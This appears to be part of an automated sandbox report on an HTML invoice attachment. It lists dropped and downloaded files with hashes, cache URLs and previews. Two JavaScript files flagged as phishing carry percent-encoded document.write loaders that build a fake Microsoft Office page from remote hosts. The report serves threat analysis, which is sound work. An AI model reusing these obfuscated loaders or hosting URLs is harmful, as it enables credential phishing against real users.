Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.082422446021467
Encrypted:	false
SSDEEP:	12:TMHdNMNxcM3YnWimI002EtM3MHdNMNxcM3YnWimI00ObVEtMb:2d6NxuSZHKd6NxuSZ7Db
MD5:	15A8C92A0E009CC2485F2FCD740C4E65
SHA1:	212633DFA89D19994AD418B83615DD20685DC412
SHA-256:	EDB354CE988624CD11BB20E60B16FC887C65980077E18246319609ABCD870C46
SHA-512:	D6AE714535547B0F646C199FDF0D241F9253D47308FB114BEE474AAE3F847F30A0639E1EB3D545A1F8F6714A49AE640CFA2B2B946F854F8F39D2C480B2C72230
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x26cf680a,0x01d6ea1b</date><accdate>0x26cf680a,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x26cf680a,0x01d6ea1b</date><accdate>0x26cf680a,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.052766932668674
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnMjhjKnWimI002EtM3MHdNMNxfnMjhjKnWimI00Obe5EtMb:2d6NxDSZHKd6NxDSZ7ijb
MD5:	ADD465B61FEEEE8EB6CD01911630E93D
SHA1:	DA7D936C3D99F7931C38DCBFD6B98F9CE0628590
SHA-256:	3C1CF30B42FFF262A1A5CEFD12DE9F49B873F6E48CA3613707A3D56939869ACC
SHA-512:	91060C2C0B346810D0A20FD97E7C569583CA24E4EE3C5E4CAE7A728EAFFD18B2E7A883D7156985739DE6AAE05705311C76D31FB2A84E4CB4558ED81E0892D93C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\87875434-878676zxxzx[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	267
Entropy (8bit):	4.3508333859003905
Encrypted:	false
SSDEEP:	6:OFTzEU8mkUk9S1WQIv73FaR3Fau3Fa28x3Fai:OJzEU8mOmMYeN28+i
MD5:	90BEDB096E96E2F61F9CBA93E66A32D1
SHA1:	D5401C13FE0A2E30F936BAC17BD19DD8217F6587
SHA-256:	D8D834F352047EB60240C4A30290B8ACB28A309EF7B1789B747451C801BAC046
SHA-512:	B00A72D68CF304BDE5F1D4B8B031ED616BACA031058BC906147A14D7C35B0383694D11D43E785930C95A6BB665B548B05DEB8C15032B950D8EFF2F9B13F7ADD 9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://uceniciifbi.ro/wp-content/dir-wp/87875434-878676zxxzx.css
Preview:	{ margin: 0; padding: 0; }.... html { .. background: url('00.png') no-repeat center center fixed; .. -webkit-background-size: cover;.. -moz-background-size: cover;.. -o-background-size: cover;.. background-size: cover;.. }

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\arrow[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 29x32, frames 3
Category:	downloaded
Size (bytes):	7948
Entropy (8bit):	2.9035343408926084
Encrypted:	false
SSDEEP:	48:Kh6FnYKkh3qk/3s503qk0eUs2QU/bxquERAhKCyId:L5ZpkETk0RsFUzrEg2Id
MD5:	D9770E6DF0DBA2CA3E46CE1583D32969
SHA1:	83C5EA5FC0D13CB0E274A76BE8E47A63A5AA5655
SHA-256:	A1628CEF037D3930ABED04E0DB3EAA1FE2EEEDFD60E843DA356ADA1FF9D0D432
SHA-512:	25EEF33A5503C126EFB8F3F8554069C3EB7CA63F31A4047B0688AD8077008D42AE87EE259C9D95DD2AA694C33FFF17D0DD687E0CA01F21FF88AA9B42506797B
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://i.postimg.cc/vHgYSJgT/arrow.jpg
Preview:	.....JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\off[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 994 x 356, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	36607
Entropy (8bit):	7.912225528769076
Encrypted:	false
SSDEEP:	768:rLV8+1kJX7HyXhK4DtaR690WLUkNIDpzYzBy1f6BHrxEBYVMQ71:rLVtALHsFDtaR690WIcgpjitEgMe
MD5:	B45D1E9490DF757F6AA15FF1DFA74CBE
SHA1:	214B5A46D5713D429CCA99B74234249CA20D8CB3
SHA-256:	6D6D501FA6EE092B755FD24FFF5E5B6B0AE4AE502E5053F03B5CC264C52CA294
SHA-512:	B9000E82D30D5F21711ECE926EA725F2635806D42C34D1D317E38FCCBD329EC93D66A1CE0070AE5702D2F862D6D647FA8A9D1AB4AED5F8EE3B2F89AF07B3ED C6
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://i.ibb.co/XJ3Zqnc/off.png
Preview:	.PNG.....IHDR.....d.....l.....IDATx...x.U.....{A.%.... ...$. v.`Cl.X.;~...R.."....`.P.t.....@.....3Y.Q!..l....'.dw.....U5..._.Wo..nU.:.....f.....z..w...?...\|.z>..Z..8R.....!.:.N7.} ....."b..!F...&.38.....3..F./..7..6..`..H..\|.....qd.....`M@..4...j....#....e)..G.....J.yMU...G....\|.r.{^@...Sm.....q....#..d...}Q....\|..\|.O=.....@\P.SiFz..X....*dt..l.n.....gX.P....K Fl..\.....>.....'.*.Q.....p.".F^;K}o....b.UF...KR.8.....3...o$.z#....q&....f....T+..Z.....D^..*.H. k.w..C.J#....}A..D.....Q.S..x>..W9.\...2#..s|..OR..b.....1k..rF.;.....v.....yY^.*Kk... .....,E.1.a$r...m.uXb.9.....y.&.....T.O..}.....sd.....F.*HRM.R.....T-#.....E@-1?3.._...:V.....g.OQ'..T.#..M.C.....K)8#..'.Z.....<.L.....>5..^....1..H.....9<.....r.\|.B#t.M...z> ...b..mn.:.....r.U5#]MLE^.66..\|..W.....LA.u.Z..A...A.....W....)?.....!.\|7...&r.Qb..v#.o...vk..r\%.....%$/I50.....yH'QLl....M{y(7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\00[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1920 x 1039, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	503048

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\00[1].png	
Entropy (8bit):	7.960416555524918
Encrypted:	false
SSDEEP:	12288:oTml2w8K/yhmvO+0RHhhkpM1XCAl+l9V9+KUqC31lVJO:oCaoqmvO+0xhOMZCPncnVM
MD5:	9EDC2BE222762F14FAD1642035AE5F36
SHA1:	16AFB4AFB50993AA33C8B6F4EAEDB46AE5CF4C59
SHA-256:	07E4A81F6D8D46168779EB10E9B882DD2CE70ED1EC39F75617C321E5A3F72D43
SHA-512:	8A009828BF5726B15086F663633215DE05C22FE89C28389771B0F05F73082BBF907B6AD9079AF91EDC045384B554EAD3D8CD09CA7C2FE05B85E8023246AA7BDA
Malicious:	false
IE Cache URL:	http://https://uceniciifbi.ro/wp-content/dir-wp/00.png
Preview:	.PNG.....IHDR.....V.. .IDATx^.W..F..y\..."3"%S..L.U..=KV..kf.r....?....[...lu.LwU.(.2%S..!=...8<.p.a..?....n..k..`.....ogggD._t..W~._}..3z..}^...-^,B...`T8.A<'e.....@..^.2`Y ~..e..V0..@..@ .....F.A..@..@..@ U.._.w..K.d.^..}.....Q..+..O..r"M....._.....S5.....).f\.R.!0..@.....&..,..... .. ...&.....]...-...H7.....&..3..{...w~/.E.m.;Y.wB.hd.B...u..... .....@.."zk2....j.....|.....JG.B.R.!$Rm\.U.....qdhQ0....$F ..lb.A. .. .. .. .. .. .. .. .. ...9Zw...mD`M.nl..=`..C.x.Y..... .. ..!...yv..R.....C.....j..-"p.r.?.....ls .m.....@...(.&..=.s.h.....]f.XB@...M....i.+...CuN..zY._...&....@..p....ES@..@..@..@..@ d...|.2>... ...^.t.L.g..7ll.....Tm._.C.G<.:.....@..@..@ ^.Y .4.K.....E +.ma.....8.....q.....lx....._.....q.-... ...\.S...wf... .. ..<._...e.z^gN^8o.....%.....>.B..]....;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\7565654564[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	12546
Entropy (8bit):	3.226267564937579
Encrypted:	false
SSDEEP:	96:pm2PYAKzG7kdEsZVmwqCbaqFW725bzQeHEv9n4TVU7JlU+xTDv:pm2l3YmBPqg71GO9lU+xTDv
MD5:	A07A9EE2F6041708DA29633E041AB6B3
SHA1:	BD8227AD11E2EEB361D33FD67506E473A61D0ED5
SHA-256:	05D8B33C50EBFC8254C73EC8411368EB5254EF806FF2EBA867AF66DBDFAB4FAA
SHA-512:	8759160F8B31C43B366EDD2B93955A41F0CBB5DF3C02C7172E8E629823D7CCC5B80FA6CAD74EBD97F3750BD02F853B5E13B3C1E23B2157D632529AFCD33A437
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_6, Description: Yara detected HtmlPhish_6, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\7565654564[1].js, Author: Joe Security
IE Cache URL:	http://yourjavascript.com/18210902102/7565654564.js
Preview:	document.write(unescape('%3C%68%65%61%64%3E%0A%0A%3C%74%69%74%6C%65%3E%4D%69%63%72%6F%73%6F%66%74%20%4F%66%66%69%63%65%20%43%65%6E%74%65%72%3C%2F%74%69%74%6C%65%3E%0A%09%3C%6C%69%6E%6B%20%72%65%6C%3D%22%73%74%79%6C%65%73%68%65%65%74%22%20%74%79%70%65%3D%22%74%65%78%74%2F%63%73%73%22%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%6D%61%78%63%64%6E%2E%62%6F%6F%74%73%74%72%61%70%63%64%6E%2E%63%6F%6D%2F%62%6F%6F%74%73%74%72%61%70%2F%33%2E%33%2E%37%2F%63%73%73%2F%62%6F%6F%74%73%74%72%61%70%2E%6D%69%6E%2E%63%73%73%22%3E%0A%0A%20%20%20%20%3C%6C%69%6E%6B%20%72%65%6C%3D%22%73%68%6F%72%74%63%75%74%20%69%63%6F%6E%22%20%68%72%65%66%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%69%63%6F%6E%6A%2E%63%6F%6D%2F%69%63%6F%2F%33%2F%65%2F%33%65%72%68%6E%68%67%6F%33%6B%2E%69%63%6F%22%20%2F%3E%0A%3C%2F%68%65%61%64%3E%0A%0A%3C%6C%69%6E%6B%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%74%69%6E%79%75%72%6C%2E%63%6F%6D%2F%79%35%36%39%39%35%62%62%2F%30%30%30%39%30%39%38%6C%6D%2E%63%73%73%22%20%72%65%6C%3D%22%73%74%79%6C%

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\jquery-1.8.2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text
Category:	downloaded
Size (bytes):	265218
Entropy (8bit):	5.065984850018804
Encrypted:	false
SSDEEP:	6144:fU8Z4dmM/cW4OfYNH/69bQPMn2Zlhx0oIpo03/wo/GEclctg08Ok07rqJDO3lAt:1W4OfiZdZy7mrAt
MD5:	3A316818411B5A80EF878DC5C8483950
SHA1:	A0F48B6AD5322B35383FFCB6E2FA779B8A5FCFFC
SHA-256:	CFA69516375E27E56519CAE71F28818E0E52515B70E705A600D1DB459998335A
SHA-512:	68CCE216CF4AF7C89F85D141CFCB16D448EDC1F542314B6E2031789480ECF0921ACD91B20D3CD70DD5AF89DC2CD2D27F78BCA2336967FC2E8D72FA76A996E7D
Malicious:	false
IE Cache URL:	http://code.jquery.com/jquery-1.8.2.js
Preview:	/*!. * jQuery JavaScript Library v1.8.2. * http://jquery.com/. *. * Includes Sizzle.js. * http://sizzlejs.com/. *. * Copyright 2012 jQuery Foundation and other contributors. * Released under the MIT license. * http://jquery.org/license. *. * Date: Thu Sep 20 2012 21:13:05 GMT-0400 (Eastern Daylight Time). */.(function(window, undefined) {.var..// A central reference to the root jQuery(document)..rootjQuery,...// The deferred used on DOM ready..readyList,...// Use the correct document accordingly with window argument (sandbox)..document = window.document,..location = window.location,..navigator = window.navigator,...// Map over jQuery in case of overwrite..._jQuery = window.jQuery,...// Map over the $ in case of overwrite..._$ = window.$,...// Save a reference to some core methods..core_push = Array.prototype.push,..core_slice = Array.prototype.slice,..core_indexOf = Array.prototype.indexOf,..core_toString = Object.prototype.toString,..core_hasOwn = Object.prototype.hasOwnProperty,..cor

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\G6D[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\G6D[1].svg	
Category:	downloaded
Size (bytes):	3651
Entropy (8bit):	4.094801914706141
Encrypted:	false
SSDEEP:	96:wO4DZ+Stb/jY+eo4hAryAes9mBYYQgWLDm9:wToSBjlevudl9nO
MD5:	EE5C8D9FB6248C938FD0DC19370E90BD
SHA1:	D01A22720918B781338B5BBF9202B241A5F99EE4
SHA-256:	04D29248EE3A13A074518C93A18D6EFC491BF1F298F9B87FC989A6AE4B9FAD7A
SHA-512:	C77215B729D0E60C97F075998E88775CD0F813B4D094DC2FDD13E5711D16F4E5993D4521D0FBD5BF7150B0DBE253D88B1B1FF60901F053113C5D7C1919852D5
Malicious:	false
IE Cache URL:	http://svgur.com/i/G6D.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38 .119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0,0,1,.419-.967,1.413,1.413,0,0,1,1-.39,1.392, 1.392,0,0,1,1.02.4,1.3,1.3,0,0,1,.4.958,1.248,1.248,0,0,1-.414.953,1.428,1.428,0,0,1-1.01.385A1.4,1.4,0,0,1,47.25,6.6a1.261,1.261,0,0,1-.409-.948M49.41,18.4H47. 081V8.507H49.41Zm7.064-1.694a3.213,3.213,0,0,0,1.145-.241,4.811,4.811,0,0,0,1.155-.635V18a4.665,4.665,0,0,1-1.266.481,6.886,6.886,0,0,1-1.554.164,4.707,4.707,0, 0,1-4.918-4.908,5.641,5.641,0,0,1,1.4-3.932,5.055,5.055,0,0,1,3.955-1.545,5.414,5.414,0,0,1,1.324.168,4.431,4.431,0,0,1,1.063.39v2.233a4.763,4.763,0,0,0-1.1-.61 1,3.184,3.184,0,0,0-1.15-.217,2.919,2.919,0,0,0-2.223.9,3.37,3.37,0,0,0-.847,2.416,3.216,3.216,0,0,0,.813,2.338,2.936,2.936,0,0,0,2.209.837M65.4,8.343a2.952,2.9 52,0,0,1,.5.039,2.1,2.1,0,0,1,.375.1v2.358a2.04,2.04,0,0,0-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\bootstrap.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	121200
Entropy (8bit):	5.0982146191887106
Encrypted:	false
SSDEEP:	768:Vy3Gxw/Vc/QWlJxtQOIuiHlq5mzI4X8OAduFKbv2ctg2Bd8JP7ecQVvH1FS:nw/a1fIuiHlq5mN8lDbNmPbh
MD5:	EC3BB52A00E176A7181D454DFFAEA219
SHA1:	6527D8BF3E1E9368BAB8C7B60F56BC01FA3AFD68
SHA-256:	F75E846CC83BD11432F4B1E21A45F31BC85283D11D372F7B19ACCD1BF6A2635C
SHA-512:	E8C5DAF01EAE68ED7C1E277A6E544C7AD108A0FA877FB531D6D9F2210769B7DA88E4E002C7B0BE3B72154EBF7CBF01A795C8342CE2DAD368BD6351E956195F 8B
Malicious:	false
IE Cache URL:	http://https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css
Preview:	/*!. * Bootstrap v3.3.7 (http://getbootstrap.com). * Copyright 2011-2016 Twitter, Inc.. * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE). *//*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */html{font-family:sans-serif;-webkit-text-size-adjust:100%;-ms-text-size-adjust:100%}body{margin: 0}article,aside,details,figcaption,figure,footer,header,hgroup,main,menu,nav,section,summary{display:block}audio,canvas,progress,video{display:inline-block;vertical-align :baseline}audio:not([controls]){display:none;height:0}[hidden],template{display:none}a{background-color:transparent}a:active,a:hover{outline:0}abbr[title]{border-bottom:1px dotted}b,strong{font-weight:700}dfn{font-style:italic}h1{margin:.67em 0;font-size:2em}mark{color:#000;background:#ff0}small{font-size:80%}sub,sup{position:relative;font-size:75%;line-height:0;vertical-align:baseline}sup{top:-.5em}sub{bottom:-.25em}img{border:0}svg:not(:root){overflow:hidden}figure{margin:1em 40px}hr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\0009098lm[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	153221
Entropy (8bit):	5.142355013542585
Encrypted:	false
SSDEEP:	1536:+n1QWSUPBT+QYYDnDEBi82NcuSEz/NvT/gIENM6HN26ji/0WUaiK:61L7PDxYIENM6HN261K
MD5:	ACF55A8739DDA447051BF052A0F919B3
SHA1:	21440192EA2845025D6779B7DA018B4AE80E407B
SHA-256:	BC7AB1E5973A4CD2E0860DBA8F5E65A79182BECBCBC60F97CBB3C6D904FAA837
SHA-512:	245128376B56A601D293E704A2F28FE3E338F2B0492991C3D659F3ABD6DE22B27671B26060DC53FD794C0CF6809052C2DDD98D1047BF279ACE78CE12B76AC3B
Malicious:	false
IE Cache URL:	http://https://uceniciifbi.ro/wp-includes/ID3/0009098lm.css
Preview:	html, body{--blue:#007bff;--indigo:#6610f2;--purple:#6f42c1;--pink:#e83e8c;--red:#dc3545;--orange:#fd7e14;--yellow:#ffc107;--green:#28a745;--teal:#20c997;--cyan :#17a2b8;--white:#fff;--gray:#6c757d;--gray-dark:#343a40;--primary:#007bff;--secondary:#6c757d;--success:#28a745;--info:#17a2b8;--warning:#ffc107;--danger:#dc3545;-- light:#f8f9fa;--dark:#343a40;--breakpoint-xs:0;--breakpoint-sm:576px;--breakpoint-md:768px;--breakpoint-lg:992px;--breakpoint-xl:1200px;--font-family-sans-serif:-apple-system,BlinkMacSystemFont,"Segoe UI",Roboto,"Helvetica Neue",Arial,sans-serif,"Apple Color Emoji","Segoe UI Emoji","Segoe UI Symbol","Noto Color Emoji";--font-family-monospace:SFMono-Regular,Menlo,Monaco,Consolas,"Liberation Mono","Courier New",monospace}*,::after,::before{box-sizing:border-box}html{font-family:sans-serif;line-height:1.15;-webkit-text-size-adjust:100%;-ms-text-size-adjust:100%;-ms-overflow-style:scrollbar;-webkit-tap-highlight-color:transparent}@-ms-viewport{width:device-width}article,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\5343434322[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\5343434322[1].js	
Size (bytes):	382
Entropy (8bit):	4.143358296805142
Encrypted:	false
SSDEEP:	6:yL/Hy4KATg2E5k8z4g31qaDygANcMp4zDmXiehU3CPScdAXDQffYZz4QArCVSq07:iSP2857cg3nASJ+XPU3CPSsAkffYZues
MD5:	86C95AAFD1AE1E1BCAD2EDCE3CBDAC2C
SHA1:	5BC8CA13DACD2246272F201F915A7D37271DA6EA
SHA-256:	F75CB5FDAB358C01301CDEB6A0068116045B87535422CDCBDACA76AFE0B63C3F
SHA-512:	DFC89E27A79D0037C017AA0359B9F1230755DEE6B7A201864AEFE3AD07ECC6C955A9592EBC55EF5F4F9323239E147B4DDCC4A1BC7BC55BC197203F37199070 4
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_6, Description: Yara detected HtmlPhish_6, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\5343434322[1].js, Author: Joe Security
IE Cache URL:	http://yourjavascript.com/99821182021/5343434322.js
Preview:	document.write(unescape('%3C%6C%69%6E%6B%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%74%69%6E%79%75%72%6C%2E%63%6F%6D%2F%79%78%64%36%7A%76%32%7A%2F%38%37%38%37%35%34%33%34%2D%38%37%38%36%37%36%7A%78%78%7A%78%2E%63%73%73%22%20%72%65%6C%3D%22%73%74%79%6C%65%73%68%65%65%74%22%20%74%79%70%65%3D%22%74%65%78%74%2F%63%73%73%22%20%2F%3E')); ....document.write(atob(unescape(drrf)));.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\arrow[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.43530643106624
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXIlVLLP61IwcWWGu:q43tISl6kXiMIWSU6XlI5LP8IpfGu
MD5:	4F8E702CC244EC5D4DE32740C0ECBD97
SHA1:	3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF
SHA-256:	9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A
SHA-512:	21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDC4623C479D53ECF93D81D3C F
Malicious:	false
Preview:	<html>..<head><title>301 Moved Permanently</title></head>..<body>.. 301 Moved Permanently ..<hr> nginx ..</body>.. </html>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\jquery.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	86927
Entropy (8bit):	5.289226719276158
Encrypted:	false
SSDEEP:	1536:jLiBdiaWLOczCmZx6+VWuGzQNOzdn6x2RZd9SEnk9HB96c9Yo/NWLbVj3kC6t3:5kn6x2xe9NK6nC69
MD5:	A09E13EE94D51C524B7E2A728C7D4039
SHA1:	0DC32DB4AA9C5F03F3B38C47D883DBD4FED13AAE
SHA-256:	160A426FF2894252CD7CEBBDD6D6B7DA8FCD319C65B70468F10B6690C45D02EF
SHA-512:	F8DA8F95B6ED33542A88AF19028E18AE3D9CE25350A06BFC3FBF433ED2B38FEFA5E639CDDFDAC703FC6CAA7F3313D974B92A3168276B3A016CEB28F27DB071 4A
Malicious:	false
IE Cache URL:	http://https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js
Preview:	/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */.!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(e,t){"use strict";var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString,d=p.call(Object),h={},g=function e(t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){var i,o=(t=t||r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}function x(e){return null==e?e+"":"object"==typeof e||"function"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=function(e,t){return new w.fn.init(e,t)},

C:\Users\user\AppData\Local\Temp\~DF07F4302587011DD4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.27918767598683664
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laA:kBqoxxJhHWSVSEab
MD5:	AB889A32AB9ACD33E816C2422337C69A

C:\Users\user\AppData\Local\Temp\~DF07F4302587011DD4.TMP	
SHA1:	1190C6B34DED2D295827C2A88310D10A8B90B59B
SHA-256:	4D6EC54B8D244E63B0F04FBE2B97402A3DF722560AD12F218665BA440F4CEFDA
SHA-512:	BD250855747BB4CEC61814D0E44F810156D390E3E9F120A12935EFDF80ACA33C4777AD66257CCA4E4003FEF0741692894980B9298F01C4CDD2D8A9C7BB522FB
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF8B5138716A0631E4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	36325
Entropy (8bit):	0.6483445001804878
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+EiIZCpXhtHMh5EHMhWhchvhqW:kBqoxKAuqR+EiIZCpxtq5Eqg65n
MD5:	3123F108676C80A7834C3475F85659E0
SHA1:	C64FC6434F1D3E89DD097E58C130C5CEC2491D4F
SHA-256:	630AC927CE18A66F6264E41098968EB6EE97129A0B064325686D6F2FAF3B95F1
SHA-512:	B868214B27A3F1CEC8D0AEA44ABA023175BAC880725A47A3F4C39D24B841AD3554DD5C7092FE4F99B7EDBAF45E975C11E426AEB598EDC95E74665BE4B9BF67 E2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF9B8C62206A21CFC2.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13173
Entropy (8bit):	0.5744575427893369
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loKF9loG9lW3f+ULX+Oc+vA++k:kBqoIRX3mC+Oc+vA++k
MD5:	E58BA60163D8CBCA29D667680DCC6195
SHA1:	64AAE2C267DDFEA35F3962E2C4EC2DE57B5B7B95
SHA-256:	330A2C973ABE6757EAED87AD9604F2ABA74CE1940EA02C849A6F3F71046A2E8D
SHA-512:	848A7BF0F674D65E61CB17C6DB26CCF9C10A1EAE5B9E4FF0F04262E03FFC6A9B5AE85DECA74AB26D9E20B26149D5DF9C6FE803C6EBF96B9FEF203B0D1312A 82F
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General

File type:	data
Entropy (8bit):	6.155353997239801
TrID:	
File name:	cremocompany-Invoice_216083-xlsx.html
File size:	11999
MD5:	1a47aae367d4ac2427943631bd4d08f5
SHA1:	87fc8341efabb13c8a33d6acb28bb6e5a5d23b54
SHA256:	9c7b05df9abde7ae8d91cfea08ca275132a6692bec1875a ca9c49f1b74f766c9
